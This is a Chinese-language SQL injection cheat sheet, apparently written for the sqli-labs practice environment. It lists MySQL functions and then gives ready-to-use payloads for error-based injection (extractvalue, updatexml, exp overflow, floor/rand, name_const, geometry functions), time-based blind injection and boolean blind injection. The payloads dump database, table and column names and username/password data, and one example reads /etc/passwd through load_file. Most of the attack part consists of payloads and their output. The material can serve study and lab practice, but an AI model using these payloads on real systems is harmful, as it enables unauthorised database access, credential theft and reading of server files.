system_user()
系统用户名

user()
用户名

current_user()
当前用户名

session_user()
连接数据库的用户名

database()
数据库名

version()
数据库版本

@@datadir
数据库路径

@@basedir
数据库安装路径

@@version_compile_os
操作系统

count()
返回执行结果数量    select count(*) from users;

concat()
没有分隔符的连接字符串 select concat(username,password) from users;

concat_ws()
含有分隔符的连接字符串 select concat_ws(':',username,password) from users;

group_concat()
一行显示出来 连接一个组的所有字符串,并以逗号分隔每一条数据

load_file() 读取本地文件
select load_file('D:\\YY\\test.txt');

into outfile    写文件
select 'MySQL' into outfile 'D:\\YY\\test2.txt';
#前提  show global variables like "secure"
查看secure_file_priv 是否没有值 没有值才可以读写文件

ascii()     字
符串ascii代码值       select ascii('a');

ord()
返回字符串第一个字符的ascii值 select ord('bc');

mid('字符串内容',起始位置,长度)
返回字符串的一部分 select  mid('test',2,3);

substr('字符串内容',起始位置,长度)
返回字符串的一部分   与mid() 功能基本一致

length('字符串内容')
返回字符串的长度  select length('test');

left('字符串内容',几个字符)
返回字符串的最左侧几个字符

floor(数)
返回小于或等于x的最大整数  select floor(5.9);   5

rand()
返回0和1之间的随机数  select rand();    0-1之间随机生成

extractvalue(xml文档对象名称,XPath格式的字符串)
从目标xml中,返回包含所查询值的字符串

updatexml(XML文档对象名称,XPath格式的字符串,new Value string格式用于替换)
改变文档中符合条件的节点的值

sleep(N)
让此语句运行N秒钟

if(条件,为真返回,为假返回)
select if(1>2,2,3);

char()
返回整数ascii代码字符组成的字符串
selct char(a);

strcmp()
比较字符串ascii值
select strcmp('a','b')  前者大于后者 1  等于0  小于 -1

ifnull()
假如参数1不为NULL,则返回值为1,否则返回值为参数2
select ifnull(1,2);
select ifnull(null,2);

exp()
返回e的x次方
select exp(1);
报错注入
extractvalue
?id=1' and extractvalue(1, concat(0x7e,(select @@version),0x7e))--+ (爆出版本号)

?id=1' and extractvalue(1, concat(0x7e,(select @@version_compile_os),0x7e))--+ (爆出操作系统)

?id=1' and extractvalue(1, concat(0x7e,(select schema_name from information_schema.schemata limit 5,1),0x7e))--+ (爆数据库)

?id=1' and extractvalue(1, concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 3,1),0x7e))--+ (爆数据表)

?id=1' and extractvalue(1, concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 3,1),0x7e))--+(爆字段)

?id=1' and extractvalue(1, concat(0x7e,(select concat(id,0x7e,username,0x7e,password) from security.users limit 7,1),0x7e))--+ (爆数据)
updatexml
细节问题: extractvalue()基本一样,改个关键字updatexml即可,与extractvalue有个很大的区别实在末尾注入加上,如:(1,concat(select @@version),1),而extractvalue函数末尾不加1(数值)

?id=1' and updatexml(1, concat(0x7e,(select schema_name from information_schema.schemata limit 5,1),0x7e),**`1`**)--+ (爆数据库)

?id=1' and updatexml(1, concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 3,1),0x7e),1)--+ (爆数据表)

?id=1' and updatexml(1, concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 3,1),0x7e),1)--+ (爆字段)

?id=1' and updatexml(1, concat(0x7e,(select concat(id,0x7e,username,0x7e,password) from security.users limit 7,1),0x7e),1)--+
exp函数溢出错误
在mysql>5.5.53时,则不能返回查询结果
- 得到表名:
mysql> select exp(~(select * from(select group_concat(table_name) from information_schema.tables where table_schema=database())x));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'flag,users' from dual)))'
mysql>
- 得到列名:
mysql> select exp(~(select*from(select group_concat(column_name) from information_schema.columns where table_name='users')x));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'id,username,password' from dual)))'
mysql>
- 检索数据:
mysql> select exp(~ (select*from(select group_concat(id, 0x7c, username, 0x7c, password) from users)x));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select '1|admin|123456,2|whoami|657260,3|bunny|864379' from dual)))'
mysql>
- 读取文件(有13行的限制):
mysql> select exp(~(select * from(select load_file('/etc/passwd'))x));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin' from dual)))'
floor函数
select count(*),concat(PAYLOAD,floor(rand(0)*2))x form 表名 group by x;

?id=1 and (select 1 from (select count(*),concat(database(),floor(rand(0)*2))x from information.schema.tables group by x)a )--+

floor()报错注入的原因是group by在向临时表插入数据时,由于rand()多次计算导致插入临时表时主键重复,从而报错,又因为报错前concant()中的SQL语句或者函数被执行,所以改语句报错而且被抛出的主键是SQL语句或数执行后的结果。
爆出当前数据库

?id=1' and (select 1 from (select concat((select database()),floor(rand(0)*2))x,count(*) from information_schema.tables group by x)c)%23

爆出所有的数据库 通过limit来控制

?id=1' and (select 1 from (select concat((select schema_name from information_schema.schemata limit 4,1),ceil(rand(0)*2))x,count(*) from information_schema.tables group by x)c)%23

爆出表名

?id=1' and (select 1 from (select concat((select table_name from information_schema.tables where table_schema=database() limit 0,1),ceil(rand(0)*2))x,count(*) from information_schema.tables group by x)c)%23

爆出字段

?id=1' and (select 1 from (select concat((select column_name from information_schema.columns where table_name='user' limit 0,1),ceil(rand(0)*2))x,count(*) from information_schema.tables group by x)c)%23

爆出数据

?id=1' and (select 1 from (select concat((select username from users),ceil(rand(0)*2))x,count(*) from information_schema.tables group by x)c)%23
报错需要满足的条件
- floor()报错注入在MySQL版本8.0 已失效,经过测试7.3.4nts也已失效(据说的 本人没有实践过)
- 注入语句中查询用到的表内数据必须>=3条
- 需要用到的count(*)、floor()或者ceil()、rand()、group by
函数详解
RAND() RAND(N)
返回一个随机浮点值 v ,范围在 0 到1 之间 (即, 其范围为 0 ≤ v ≤ 1.0)。若已指定一个整数参数 N ,则它被用作种子值,用来产生重复序列。
rand()       随机数函数
floor()         向下取整函数
count()        计数函数
group by     分组方法
count和group by结合使用
mysql> select * from user;
+----+--------+--------+
| Id | uname  | pwd    |
+----+--------+--------+
|  1 | admin  | 123456 |
|  2 | admin1 | 123457 |
|  3 | admin2 | 123458 |
|  4 | admin3 | 12321  |
|  5 | admin  | 12345  |
+----+--------+--------+
5 rows in set (0.00 sec)

mysql> select count(*) from user group by uname;
+----------+
| count(*) |
+----------+
|        2 |
|        1 |
|        1 |
|        1 |
+----------+
4 rows in set (0.00 sec)
mysql遇到该语句时会建立一个虚拟表(实际上就是会建立虚拟表),那整个工作流程就会如下图所示:
先建立虚拟表,key是主键,不可重复

依次对分组字段数据到key中查询,如果key中没有相同数据,就进行添加,cout为1

如果在key中查询遇到相同的数据,则不会进行数据的插入,会对count加1操作!
group by floor(rand(0)*2)报错原理
实际上是因为floor(rand(0)*2)计算是有固定规律的 效果如下是 0110110011 ......的顺序 记住这个顺序对理解比较重要

其实mysql官方有给过提示,就是查询的时候如果**使用rand()的话,该值会被计算多次**。

那这个“被计算多次”到底是什么意思?*就是在使用group by的时候,floor(rand(0)2)会被执行一次,如果虚表不存在记录,插入虚表的时候会再被执行一次。
我们来看下floor(rand(0)*2)报错的过程就知道了,从上面可以看到在一次多记录的查询过程中floor(rand(0)*2)的值是定性的,为011011…(记住这个顺序很重要),报错实际上就是floor(rand(0)*2)被计算多次导致的。
具体看看select count(*) from student group by floor(rand(0)*2);的查询过程
列名重复(john)
mysql列名重复会报错,我们利用name_const来制造一个列:
mysql> select * from (select NAME_CONST(version(),1),NAME_CONST(version(),1))x;
ERROR 1060 (42S21): Duplicate column name '5.7.17'
根据官方文档,name_const函数要求参数必须是常量,所以实际使用上还没找到什么比较好的利用方式。
利用这个特性加上join函数可以爆列名:
mysql> select *  from(select * from test a join test b)c;
ERROR 1060 (42S21): Duplicate column name 'id'
mysql> select *  from(select * from test a join test b using(id))c;
ERROR 1060 (42S21): Duplicate column name 'name'
几何函数
mysql有些几何函数,例如geometrycollection(),multipoint(),polygon(),multipolygon(),linestring(),multilinestring(),这些函数对参数要求是形如(1 2,3 3,2 2 1)这样几何数据,如果不满足要求,则会报错。经测试,在版本号为5.5.47上可以用来注入,而在5.7.17上则不行:
5.5.47
mysql> select multipoint((select * from (select * from (select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `b`.`version()` from ((select '5.5.47' AS `version()` from dual) `b`))' value found during parsing
5.7.17
mysql> select multipoint((select * from (select * from (select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `a`.`version()` from ((select version() AS `version()`) `a`))' value found during parsing
延时注入
判断注入点:
?id=1' and sleep(5)--+ //正常休眠

?id=1" and sleep(5)--+ //无休眠

?id=1') and sleep(5)--+//无休眠

?id=1") and sleep(5)--+//无休眠

?id=1' and if(length(database())=8,sleep(10),1)--+
爆出数据库:
爆出数据表:
?id=1' and if((select ascii(substr((select table_name from information_schema.tables where table_schema="security"limit 0,1),1,1)))=101,sleep(5),1)-- -
再判断字符(ascii判断)
left/right语句判断
?id=1' and if(left(database(),1)='s',sleep(10),1) --+

?id=1' and if(left(database(),2)='sa',sleep(10),1) --+
Substring函数判断
type=if(substring((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1='a'),11111,sleep(1))--+
布尔注入
Left/Right判断
猜解库:
猜解表:
?id=1' and (left((select table_name from information_schema.tables where table_schema=database() limit 0,1),1))='e'--+
猜解字段:
?id=1' and (left((select column_name from information_schema.columns where table_schema=database() and table_name='users' limit 2,1),1))='p'--+
除了用'='判断外,还可用'>','<',二分法判断
Like语句判断
like为模糊匹配,如e%表示以e开头
百分比(%)通配符允许匹配任何字符串的零个或多个字符。下划线_通配符允许匹配任何单个字符。
1.like 's%'判断第一个字符是否为s
2.like 'se%'判断前面两个字符串是否为se
3.like '%sq%' 判断是否包含se两个字符串
4.like '_____'判断是否为5个字符
5.like 's____' 判断第一个字符是否为s


sqli-labs/less-8
猜解数据库:
?id=1' and (select database())like binary 's%'--+

?id=1' and (select database())like binary 'se%'--+
猜解表:

?id=1' and (select table_name from information_schema.tables where table_schema=database() limit 0,1)like binary 'e%'--+


可以看到第一个表emails以e开头
